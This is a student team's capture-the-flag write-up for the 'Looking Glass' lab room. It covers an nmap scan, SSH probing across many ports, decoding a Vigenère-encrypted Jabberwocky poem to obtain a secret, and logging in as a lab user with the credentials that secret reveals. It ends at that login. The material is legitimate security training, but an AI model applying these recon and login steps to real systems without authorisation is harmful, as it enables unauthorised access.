PenTest 1

ROOM A

GROUPNAME

Members

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member

Steps:

Recon and Enumeration

Climb through the Looking Glass and capture the flags.


Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang

Tools used: Terminal/Nmap/SSH/Cipher Identifier & Vigenère Tool | Boxentriq


Thought Process and Methodology and Attempts:

We start by scanning our IP to find open ports with Nmap. TeckFung noticed that the port we are trying to find is between 9000-13783, somewhere between these numbers.


We attempted to ssh [IP] -p the highest port (9000) and the lowest port (13783). It showed us “Lower” and “Higher” when we tried 9000 and 13783 respectively. It’s giving us a hint that we should minimize the search area. We kept on trying and at last got the right port. Fun fact, we attempted this room a couple of times and found that the port changes every time the box is booted.




```
┌──(1211102399㉿kali)-[~]
└─$ nmap 10.10.70.103
```




```
Starting Nmap 7.92 ( https://nmap.
Nmap scan report for 10.10.70.103
Host is up (0.23s latency).
Not shown: 916 closed tcp ports (c
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
9207/tcp  open  wap-vcal-s
9220/tcp  open  unknown
9290/tcp  open  unknown
9415/tcp  open  unknown
9418/tcp  open  git
9485/tcp  open  unknown
9500/tcp  open  ismserver
9502/tcp  open  unknown
9503/tcp  open  unknown
9535/tcp  open  man
9575/tcp  open  unknown
```



```
9900/tcp  open  iua
9917/tcp  open  unknown
9929/tcp  open  nping-echo
9943/tcp  open  unknown
9944/tcp  open  unknown
9968/tcp  open  unknown
9998/tcp  open  distinct32
9999/tcp  open  abyss
10000/tcp open  snet-sensor-mgmt
10001/tcp open  scp-config
10002/tcp open  documentum
10003/tcp open  documentum_s
10004/tcp open  emcrmirccd
10009/tcp open  swdtp-sv
10010/tcp open  rxapi
10012/tcp open  unknown
10024/tcp open  unknown
10025/tcp open  unknown
10082/tcp open  amandaidx
10180/tcp open  unknown
10215/tcp open  unknown
10243/tcp open  unknown
10566/tcp open  unknown
10616/tcp open  unknown
10617/tcp open  unknown
10621/tcp open  unknown
10626/tcp open  unknown
10628/tcp open  unknown
10629/tcp open  unknown
10778/tcp open  unknown
11110/tcp open  sgi-soap
11111/tcp open  vce
11967/tcp open  sysinfo-sp
12000/tcp open  cce4x
12174/tcp open  unknown
12265/tcp open  unknown
12345/tcp open  netbus
13456/tcp open  unknown
13722/tcp open  netbackup
13782/tcp open  netbackup
13783/tcp open  netbackup
```




```
┌──(1211102399㉿kali)-[~]
└─$ ssh 10.10.70.103 -p 9999
The authenticity of host '[10.10.70.103]:9999 ([10.10.70.103]:9999)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (31 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.70.103]:9999' (RSA) to the list of known hosts.
Lower
Connection to 10.10.70.103 closed.

┌──(1211102399㉿kali)-[~]
└─$ █
```



```
Warning: Permanently added '[10.10.70.103]:11
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:   █
```

After connecting the right port, we got this message. It's telling us to enter the secret. We're guessing it is a password but the text looks very messy and we can't understand what it is trying to say. We think that it is encrypted somehow. We searched online for a tool that can decrypt whatever it is.




Enter Ciphertext here

```
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
```

Note: To get accurate results, your ciphertext should be at least 25 characters long.

Sometime later, TengHui found a website that can analyze the type of text.



Analysis Results

Jabberwocky 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmtc pgzt alv ...


Your ciphertext is likely of this type:

Unknown Cipher (click to read more)

Votes

- Unknown Cipher (69 votes)
- Vigenere Autokey Cipher (11 votes)
- Bifid Cipher (7 votes)
- Beaufort Autokey Cipher (6 votes)
- Beaufort Cipher (4 votes)
- Vigenere Cipher (3 votes)

For further text analysis and statistics, click here.




Vigenère Autokey Cipher

The Vigenère Autokey Cipher is a more secure variant of the ordinary Vigenère cipher. It encrypt the first letters in the same way as an ordinary Vigenère cipher, but after all letters in the key have been used it doesn't repeat the sequence. Instead it begins using letters from the plaintext as key.

- Vigenère Cipher Tool

It showed us that one of the results is the vigenère cipher.




Vigenere Tool

```
'Awbw utqasmx, tun tst zljxaa bacij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic


We paste the messy text into the box and then click "Auto Solve".



Auto Solve results


Score	Key	Text
36410	habetcipherthealp	caaxlpozvgh twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood an
6454	huxoisulqoiptphbebe	cgenwzcdmwq xkpl lcohfsc ona gaf xkxadg zkvee lte fkom rdv ceeule al uco mjcr tvi tatev ocyp try gndugnowe lry ask mylo hsmco yhpkatjk bulabh qot pqpgyksgza be she law skee nose duze som ponst bezm yctue alkdkl amy zpxxxm ttch oqc pets not pxxfezms bzkgtmgftpbg ds froy scv kpvxns vhdbs do glvs xpru wfja mdm deejhbe sps kh fahntw pb gpiers he el lkb zinsct muse abs clrrz errueq he linjelt djn ls or kqpwwy jqsivad sk onykr ter cbgatyswig wifp pzde ln wbsia utme ofjapbrot mrovmnt qzc aflqyd vaud zg
6417	hhbuuhhjstthbkpiwusp	ctahkkpfkrf fcud ekvtxfs bby tem tztmrd lgaot qjl mioq ail yemact tt hew tktr kep sxtav owkl erd foonxjvxk mnm uvb bxjr dlxpy ubqskqxs yufsni kew cueamsemoi my vej ask spin acnq lsip als zwter dait fxsce sxsoke nly vpqyen hsxh ill asgo rhd novefhen othyfahvgnes so bkwk gpc hjqmow colgv xi wlha dwbo tdle hed nambvyi aps uo cassol au hqoqmt he yo sub mwjhbg ware tap uforj rehzup ii amgqbgi pgh of oh rppxoh wostonm he ltyny unt uynhyczhps iffi step wg twtwj

The results show us a key with the highest score.



habetcipherthealp

We then copy and paste the key that we just got back to the Vigenere Tool.




```
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

Not seeing the correct result? Try **Auto Solve** or use the Cipher Identifier Tool.


The secret is “bewareTheJabberwock”.

Initial Foothold
Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang
Tools used: Terminal/SSH
Thought Process and Methodology and Attempts:




```
Enter Secret:
jabberwock:RiderEmbroideredInventionRinging
Connection to 10.10.70.103 closed.
```

After entering the secret correctly, it gives us the user:password.



```
┌──(1211102399㉿kali)-[~]
└─$ ssh jabberwock@10.10.70.103
The authenticity of host '10.10.70.103 (10.10.70.103)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:44: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.70.103' (ED25519) to the list of known hosts.
jabberwock@10.10.70.103's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ █
```

Login to user “jabberwock” with the information that we were given.

